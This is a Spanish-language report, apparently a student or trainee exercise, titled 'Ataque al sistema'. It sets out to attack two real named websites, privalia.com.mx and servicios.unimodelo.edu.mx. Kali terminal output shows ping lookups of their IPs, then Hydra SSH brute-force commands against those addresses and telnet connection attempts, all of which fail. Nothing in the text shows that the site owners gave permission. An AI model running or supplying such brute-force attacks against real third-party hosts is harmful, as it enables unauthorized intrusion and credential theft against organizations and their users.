

	ATAQUE AL SISTEMA	Código:	IT-PT-001
		Revisión:	01
		Página:	1 de 6

Tabla de Contenido


1. Objetivo	2
2. Análisis.....	2
3. Plan de ataque	4
4. Como visualizo la Seguridad de Software	5
5. Elaboración y creación	6
6. Historial de cambios	6

	ATAQUE AL SISTEMA	Código:	IT-PT-001
		Revisión:	01
		Página:	2 de 6

1. Objetivo

El documento presentado a continuación tiene como objetivo elaborar un ataque a las páginas de: <https://privalia.com.mx>, <https://servicios.unimodelo.edu.mx>.

2. Análisis para encontrar la IP de las páginas.



```

root@kali: /home/bolacode
File Actions Edit View Help

(bolacode@kali)-[~]
$ sudo -s
[sudo] password for bolacode:
(root@kali)-[/home/bolacode]
# ping privalia.com.mx
PING privalia.com.mx (104.18.2.224) 56(84) bytes of data.
64 bytes from 104.18.2.224 (104.18.2.224): icmp_seq=1 ttl=59 time=34.4 ms
64 bytes from 104.18.2.224 (104.18.2.224): icmp_seq=2 ttl=59 time=37.5 ms
64 bytes from 104.18.2.224 (104.18.2.224): icmp_seq=3 ttl=59 time=34.5 ms
64 bytes from 104.18.2.224 (104.18.2.224): icmp_seq=4 ttl=59 time=33.8 ms
64 bytes from 104.18.2.224 (104.18.2.224): icmp_seq=5 ttl=59 time=36.1 ms
64 bytes from 104.18.2.224 (104.18.2.224): icmp_seq=6 ttl=59 time=34.9 ms
64 bytes from 104.18.2.224 (104.18.2.224): icmp_seq=7 ttl=59 time=63.2 ms
64 bytes from 104.18.2.224 (104.18.2.224): icmp_seq=8 ttl=59 time=37.7 ms
64 bytes from 104.18.2.224 (104.18.2.224): icmp_seq=9 ttl=59 time=34.2 ms
^C
--- privalia.com.mx ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8023ms
rtt min/avg/max/mdev = 33.767/38.471/63.168/8.835 ms

```

Imagen 1

El primer paso que se realizó antes del ataque fue hacer un *ping* a las páginas mencionadas con anterioridad de en este caso <https://privalia.com.mx> y <https://servicios.unimodelo.edu.mx> con el objetivo de obtener su dirección IP (véase en la imagen 1 y 2).

	ATAQUE AL SISTEMA	Código:	IT-PT-001
		Revisión:	01
		Página:	3 de 6

```

(bolacode@kali)-[~]
└─$ sudo -s
(root@kali)-[/home/bolacode]
└─# ping servicios.unimodelo.edu.mx
PING servicios.unimodelo.edu.mx (201.99.112.48) 56(84) bytes of data.
64 bytes from dsl-201-99-112-48-sta.prod-empresarial.com.mx (201.99.112.48):
icmp_seq=1 ttl=244 time=117 ms
64 bytes from dsl-201-99-112-48-sta.prod-empresarial.com.mx (201.99.112.48):
icmp_seq=2 ttl=244 time=120 ms
64 bytes from dsl-201-99-112-48-sta.prod-empresarial.com.mx (201.99.112.48):
icmp_seq=3 ttl=244 time=121 ms
^C
--- servicios.unimodelo.edu.mx ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 117.219/119.381/120.957/1.581 ms

```

Imagen 2

	ATAQUE AL SISTEMA	Código:	IT-PT-001
		Revisión:	01
		Página:	4 de 6

3. Plan de ataque

Con la información de la IP correspondiente a cada página evaluada decidimos intentar lanzar 2 ataques el primero con Hydra y el segundo con Telnet:

1. Ataque de fuerza bruta para credenciales de acceso de SSH: Utilizamos la herramienta Hydra la cual viene incluida con Kali Linux y sirve para tratar de dar las credenciales de acceso. Para poder usar este método se necesita un diccionario para los posibles nombres de usuario y otro para las posibles contraseñas.

Para poder dar el ataque con hydra se utiliza este comando:

```
hydra -L user.txt -P pass.txt 104.18.2.224 ssh
```

El “user.txt” representa los nombres de usuario y “pass.txt” las contraseñas.

```

root@kali: /home/bolacode
File Actions Edit View Help
c64 bytes from 104.18.2.224 (104.18.2.224): icmp_seq=8 ttl=59 time=37.7 ms
64 bytes from 104.18.2.224 (104.18.2.224): icmp_seq=9 ttl=59 time=34.2 ms
^C
--- privalia.com.mx ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8023ms
rtt min/avg/max/mdev = 33.767/38.471/63.168/8.835 ms

(root@kali) - [/home/bolacode]
#

(root@kali) - [/home/bolacode]
#

(root@kali) - [/home/bolacode]
# hydra -L user.txt -P pass.txt 104.18.2.224 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-13 00:
29:34
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
ecommended to reduce the tasks: use -t 4
[ERROR] File for logins not found: user.txt

```

Ataque a <https://servicios.unimodelo.edu.mx>

	ATAQUE AL SISTEMA	Código:	IT-PT-001
		Revisión:	01
		Página:	5 de 6

```
(root@kali)-[/home/bolacode]
# hydra -L user.txt -P pass.txt 201.99.112.48 ssh 130 x
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-13 00:
47:28
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
ecommended to reduce the tasks: use -t 4
[ERROR] File for logins not found: user.txt
```

2. Ataque usando la herramienta de Telnet en este caso esta herramienta se usa poniendo el siguiente comando

telnet “dirección a la cual se planea atacar”

ataque a <https://privalia.com.mx>

```
(root@kali)-[/home/bolacode]
# telnet privalia.com.mx
Trying 104.18.2.224 ...
Trying 104.18.3.224 ...
Trying 2606:4700::6812:3e0 ...
Trying 2606:4700::6812:2e0 ...
telnet: Unable to connect to remote host: Network is unreachable
```

Ataque Telnet a <https://servicios.unimodelo.edu.mx>

```
(root@kali)-[/home/bolacode]
# telnet servicios.unimodelo.edu.mx
Trying 201.99.112.48 ...
telnet: Unable to connect to remote host: Connection timed out
```

4. Como visualizo la Seguridad de Software

La seguridad del software provee de confiabilidad a los sistemas, ya que el descubrir las vulnerabilidades de manera oportuna ayuda a prevenir futuros errores, por esto y más es muy importante tomar en cuenta antes de la creación de cualquier sistema en primera estancia ver todo lo relacionado con la documentación de seguridad.

	ATAQUE AL SISTEMA	Código:	IT-PT-001
		Revisión:	01
		Página:	6 de 6

5. Elaboración y creación

Nombre y Cargo	Fecha	Rol
Hanna Siddhartha Lizarraga Ceballos Encargada de Seguridad de la Información	13/11/21	Se Redactó y agrego contenido.

6. Historial de cambios

Revisión	Descripción del cambio	Responsable	Fecha
01	Creación de documento	Hanna Siddhartha Lizarraga Ceballos	13/11/21